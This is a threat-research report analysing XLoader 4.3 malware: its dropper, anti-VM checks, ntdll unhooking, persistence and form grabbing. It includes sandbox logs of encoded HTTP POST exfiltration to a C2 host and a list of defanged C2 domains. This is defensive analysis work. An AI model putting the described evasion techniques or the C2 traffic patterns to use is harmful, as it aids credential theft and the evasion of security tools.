


Layers of Deception:

Analyzing the Complex Stages of XLoader Malware Evolution

Shayan Ahmed Khan
THREAT RESEARCHER

[LinkedIn]
[Medium]
[Github]
[Website]

Contents

Executive Summary

XLoader, an advanced evolution of the **FormBook** malware, stands out as a highly sophisticated cyber threat renowned for its dual functionality as an **information stealer** and a versatile downloader for malicious payloads. Noteworthy for its resilient nature, xLoader constantly adapts to the latest and most intricate **evasion techniques**, making it a formidable challenge for cybersecurity defenses. Its notoriety is heightened by its role as a commercial **Malware-as-a-service** solution, enabling cybercriminals to tailor and deploy the malware for diverse malicious activities. The malware's continuous evolution and ability to elude detection emphasize the critical need for robust cybersecurity measures to counter its intricate and multifaceted attacks, which target both individuals and organizations alike.


Key Findings:

1. **Initial Dropper:** Xloader uses a similar initial dropper as some of the other infostealers like Remcos RAT and Agent Tesla. The initial dropper is a dotnet executable file, which contains multiple embedded **DLLs** which are extracted and decrypted at run-time to launch the payload which is the actual malware. The payload is launched using **Process Hollowing** in either itself or another running process, depending upon the configuration of the initial dropper.
2. **Native Assembly Paylaod:** Xloader is written in native low level asm/c language. There are no strings, imports and libraries found in this payload. Native assembly with the combination of c language already makes it **much harder to analyze and detect** than other infostealers like Remcos, Agent Tesla, NanoCore etc.
3. **Anti-Analysis/VM Techniques:** It uses advance techniques that detects if the malware is running in an analysis environment. The usage of advanced techniques makes sure that, **anti-vm checks** are not easily bypassed as simply as patching a jump condition or return condition.
4. **Custom Encryption Algorithms:** It uses a **Custom RC4** encryption/decryption algorithm with additional subtraction operations.
5. **API/String/Libraries Hashing:** Xloader uses **CRC32/BZIP2** hashing algorithm for its strings, libraries and APIs to hide its internal working.
6. **Encrypted Core Functions:** Xloader's core malicious functions are all encrypted that are decrypted at-run time and assembly is renewed or regenerated after all anti-vm checks have been bypassed and a key has been generated.
7. **Unhooked Clean Ntdll:** It uses a clean copy of **ntdll** manually mapped into its memory which bypass all hooks for ntdll APIs. It uses Native APIs for its malicious activities which are hidden from EDR solutions. This behavior is called "Lagos Island Method" of dll unhooking originating from the Userland Rootkit of same name.
8. **Persistence:** Xloader adds persistence using Run Registry Keys and copying itself in Program Files (x86).
9. **Privilege Escalation:** It escalates privileges only for copying itself in the Program Files (x86) and adding persistence. The privilege escalation is achieved by abusing DllHost.exe and COM objects.
10. **Process Injection:** Xloader relies heavily on process injection. It infects multiple processes in its execution and even migrate to a different process.
11. **Decoy C2s:** It uses a combination of decoy C2 servers and made significant effort to hide its real C2.

12. **Form Grabber:** Xloader is not just an infostealer. It also works as a form grabber. Inline hooks are injected into multiple victim processes to grab information before encryption is performed.

Overview

XLoader emerges as an exceptionally sophisticated infostealer and form grabber malware, distinguished by its adept use of advanced defense evasion techniques to maintain stealth and resilience. Beyond its evasive maneuvers, XLoader incorporates a myriad of anti-VM techniques, strategically avoiding execution in analysis environments. This malware's primary objective is data exfiltration, achieved through the theft and capture of sensitive information from a broad spectrum of applications, including browsers, email clients, FTP clients, and instant messaging apps. Notably, XLoader is designed to operate seamlessly across a variety of platforms, amplifying its threat level. Its multifaceted attack flow encompasses a strategic and systematic approach, making it a potent tool for cybercriminals seeking to compromise both individual users and organizational systems. The constant evolution of XLoader underscores the need for robust cybersecurity measures to counter its intricate and adaptable nature.



Xloader Attack Chain


Threat Report: XLoader 4.3

This section of the report provides a detailed technical analysis of **Xloader 4.3** malware. The flow of this report will be in order of steps that I performed during my analysis. This is one of the most complex pieces of malware that I have analyzed, and there are so many stages to its execution. I have tried to cover as much as possible in the given time, but if some things remain unanswered then I apologize beforehand. Now let us dive down into the technical details and internal workings of Xloader 4.3 previously known as **Formbook** infostealer.


Initial Detonation:

Starting with the initial detonation of xloader. I have detonated the malware in my isolated analysis environment in the presence of procmon, wireshark and other such analysis tools. **Nothing happened!!!** Which likely suggests that there are anti-analysis techniques in the malware. I tried detonating the malware again but this time, I had **renamed** my analysis tools and the execution started.

- Process tree shows that it started another instance of itself.
- Multiple DNS & HTTP request are sent to different domains.
- Deleted itself
- Request are sent through explorer.exe




```
⊟ formbook.exe (6356)      C:\Users\shaddy\...      DESKTOP-002IH...  "C:\U
    formbook.exe (2604)    C:\Users\shaddy\...      DESKTOP-002IH...  "C:\U
```



FakeNet-NG - "C:\Tools\FakeNet-NG\fakenet1.4.11\fakenet.exe"

```
12/20/23 12:14:00 AM [    HTTPListener80]   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0)
like Gecko
12/20/23 12:14:00 AM [    HTTPListener80]   Content-Type: application/x-www-form-urlencoded
12/20/23 12:14:00 AM [    HTTPListener80]   Accept: */*
12/20/23 12:14:00 AM [    HTTPListener80]   Referer: http://www.bocahkota.xyz/ip45/
12/20/23 12:14:00 AM [    HTTPListener80]   Accept-Language: en-US
12/20/23 12:14:00 AM [    HTTPListener80]   Accept-Encoding: gzip, deflate
12/20/23 12:14:00 AM [    HTTPListener80]
12/20/23 12:14:00 AM [    HTTPListener80]   0cS-Z4Y2=2QBm4vZ2QFbPUU(jMfX_fVxXpLwoOBcgsB4_48R3DI4xnMHEOv5TOQtL2HQJpzDcYAa
JY0sciE5zuIrJEfJJTa3kGe5kkC2Nfa4qvlSg1LBb(d9MhBj92lEvZNtmTWOX7_mjj8eTJIltU5OHwMeEWoEBnkQEC2mHlkKa0HOY7BouhNRysA).
12/20/23 12:14:00 AM [    HTTPListener80] Storing HTTP POST headers and data to http_20231220_001400.txt.
12/20/23 12:14:03 AM [    HTTPListener80]   POST /ip45/ HTTP/1.1
12/20/23 12:14:03 AM [    HTTPListener80]   Host: www.bocahkota.xyz
12/20/23 12:14:03 AM [    HTTPListener80]   Connection: close
12/20/23 12:14:03 AM [    HTTPListener80]   Content-Length: 210
12/20/23 12:14:03 AM [    HTTPListener80]   Cache-Control: no-cache
12/20/23 12:14:03 AM [    HTTPListener80]   Origin: http://www.bocahkota.xyz
12/20/23 12:14:03 AM [    HTTPListener80]   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0)
like Gecko
12/20/23 12:14:03 AM [    HTTPListener80]   Content-Type: application/x-www-form-urlencoded
12/20/23 12:14:03 AM [    HTTPListener80]   Accept: */*
12/20/23 12:14:03 AM [    HTTPListener80]   Referer: http://www.bocahkota.xyz/ip45/
12/20/23 12:14:03 AM [    HTTPListener80]   Accept-Language: en-US
12/20/23 12:14:03 AM [    HTTPListener80]   Accept-Encoding: gzip, deflate
12/20/23 12:14:03 AM [    HTTPListener80]
12/20/23 12:14:03 AM [    HTTPListener80]   0cS-Z4Y2=2QBm4vZ2QFbPX0PjAcP_Z1xYmrwoAhc8sBk_44JdDeIxmt3EPu5TPQtL4nQI0DDbYAW
rY1AciE9zuJbJDsxKRK3mK-5ipi2Nfa4qvk2G1Ixb(ulMhgj6~FEsQttmCGOb7_mdj9DIJKNtU7GHw4qHcoEY40RTKEuMhziGiWWv5xdtgY9hr8ysbEz_5Ge
fnSlOAQfcOlE.
12/20/23 12:14:03 AM [    HTTPListener80] Storing HTTP POST headers and data to http_20231220_001403.txt.
```



```
00000000 34 6b d6 e1 5e 3b 05 4c 2a 65 d8 de bd e1 21 5f 4k..^;.L*e....!_
00000010 d2 2f 74 3c 9c 75 bf 87 88 96 de df a3 f3 62 5c ./t<.u........b\
00000020 d0 30 44 7c 15 df 6f 0c 0a 9a 49 77 08 b6 82 b4 .0D|..o...Iw....
00000030 8e ec 4a 2e 49 f2 1b 30 f8 75 03 f3 f1 df c7 0f ..J.I..0.u......
00000040 fc 57 30 f2 7b 8c ce cd 41 5d 10 83 e5 72 fc 12 .W0.{...A]...r..
00000050 ca cc a5 09 af 2f 96 e6 da 08 88 19 75 e2 71 7d ...../......u.q}
00000060 6b 04 a7 12 14 d6 36 00 43 f6 71 06 b9 d0 8e 96 k.....6.C.q.....
00000070 de ad 28 d4 bd 7f df 3d 68 d6 bc 75 ea 44 7b 68 ..(....=h..u.D{h
00000080 00 75 57 16 44 4b bf 33 58 c4 fe 0d 94 ac 28 60 .uW.DK.3X.....(`
00000090 58 80 c7 1f 9f fc c7 0a d4 16 e1 f8 a7 6d d3 68 X............m.h
000000a0 39 cd 83 88 36 93 76 08 23 77 0a 51 0f 24 44 5d 9...6.v.#w.Q.$D]
000000b0 bc fe c2 d9 2f 62 e9 5d 47 9d 17 e6 8e e7 d3 c4 ..../b.]G.......
000000c0 99 49 d3 ea 32 4d 6d 52 c7 21 66 81 c3 8e 8a ec .I..2MmR.!f.....
000000d0 ae df ed 30 fa 1b 0d c0 6b a5 38 a7 bd 65 db 5c ...0....k.8..e.\
000000e0 4f a6 7c d6 26 cc 02 c2 bc d2 c7 c6 9b f8 b4 06 O.|.&...........
000000f0 dd 3f 67 93 73 00 4f 71 cf c6 76 23 7d 93 14 94 .?g.s.Oq..v#}...
00000100 11 23 b4 4f 57 ae 76 b7 ee 9b 34 fd 8d b6 ee 7c .#.OW.v...4....|
00000110 f1 f8 85 9b 2a 81 dd cd 9e 01 1e 98 02 74 53 6d ....*........tSm
00000120 e9 61 7b 8a da d3 01 ed 69 e7 77 9e 71 f2 bd a8 .a{.....i.w.q...
00000130 01 31 d5 33 7d f1 2e f0 2c 36 2a a8 dd 80 c6 2e .1.3}...,6*.....
00000140 22 e3 a4 f5 b0 b2 fc 2b 1b ea 9d 48 8f dc ed db "......+...H....
00000150 3e be c8 70 a4 44 fb 31 3c 48 67 6d a1 11 88 8c >..p.D.1<Hgm....
00000160 da 7d 3d 8f b3 4c 9e 37 b5 1d 8f fd d8 bc 55 7e .}=..L.7......U~
00000170 41 19 30 5b b7 4b 99 e9 88 97 56 1c d0 0b 15 af A.0[.K....V.....
00000180 40 a1 5c 39 1d 78 00 e8 c4 b6 73 71 ae d7 3a fc @.\9.x....sq..:.
00000190 ae 07 9a bd ac b3 15 54 51 2d cc d4 32 fb 12 1d .......TQ-..2...
000001a0 02 db 37 7e 77 53 ee d8 5b a0 44 2d 5d 69 59 b3 ..7~wS..[.D-]iY.
```

Base address	Type	Size	Protect...	Use	Total WS	Private WS
0x7650000	Private	4 kB	RW		4 kB	4 kB
0x7660000	Private	12 kB	RW		12 kB	12 kB
			R		4 kB	
			R	C:\Windows\System32\en-US\hcpro...	4 kB	
			R	C:\Windows\System32\en-US\Action...	28 kB	
			RW		4 kB	4 kB
			RW		4 kB	4 kB
			RW	Stack (thread 6608)	56 kB	56 kB
			RW	Stack (thread 3228)	16 kB	16 kB
			RWX		1,000 kB	
			RWX		1,000 kB	
			RW	Stack (thread 6376)	32 kB	32 kB
			RW	Stack (thread 5376)	12 kB	12 kB
			RW	Stack (thread 5296)	24 kB	24 kB
			RW		4 kB	4 kB
			RW		4 kB	4 kB
			RW		4 kB	4 kB
			RW		4 kB	4 kB
			RW		4 kB	4 kB
			RW		4 kB	4 kB
			RW		4 kB	4 kB
			RW		4 kB	4 kB

Few of the resolved domains are listed below:

- hxxp:\\www.twin68s.online
- hxxp:\\www.cicreception2023.org
- hxxp:\\www.morubixaba.com
- hxxp:\\www.gestionamostualquiler.org
- hxxp:\\www.superios.info
- hxxp:\\www.bocahkota.xyz
- hxxp:\\www.lolisex77.top
- hxxp:\\www.fhsbfjbsljsdfsd.xyz
- hxxp:\\www.mifurgoentuangar.fun
- hxxp:\\www.necessarymusthave.shop
- hxxp:\\www.abk-importexport.com
- hxxp:\\www.adoniadou.com
- hxxp:\\www.delret.tech
- hxxp:\\www.humidlandscaping.com
- hxxp:\\www.wlkwinn.net
- hxxp:\\www.8ai.ooo
- hxxp:\\www.minevisn.com
- hxxp:\\www.moheganmart.com
- hxxp:\\www.jacksonmoddy.com

Stage 1: Dropper


The initial dropper is a dotnet executable. It is similar to what other infostealers or RAT uses for dropping their payloads like Agent Tesla or Remcos RAT. The first step is always static analysis, which extracts suspicious strings for me and provide insight to the malware.

No	**Strings**	**Details**
1	System.Reflection	Loading assembly at run-time
2	ofnIepyTgnirtS **(StringTypeInfo)** ofnIdohteM **(MethodInfo)**	Inverted strings shows an inverted resources is embedded inside
3	.edom SOD ni nur eb tonnac margorp sihT! **(!This program cannot be run in DOS mode)**	Inverted resource is another binary
4	System.Activator	Activating assembly at run-time

The extracted strings suggest 3 main points:

- Dropper is obfuscated that loads other assemblies at run-time
- Further resources are inverted to avoid signature-based detection
- Must have more than 1 assemblies

In the initial dropper, there is a lot of junk code added to divert the focus of analyst. The few lines of malicious code are spread through the whole code.

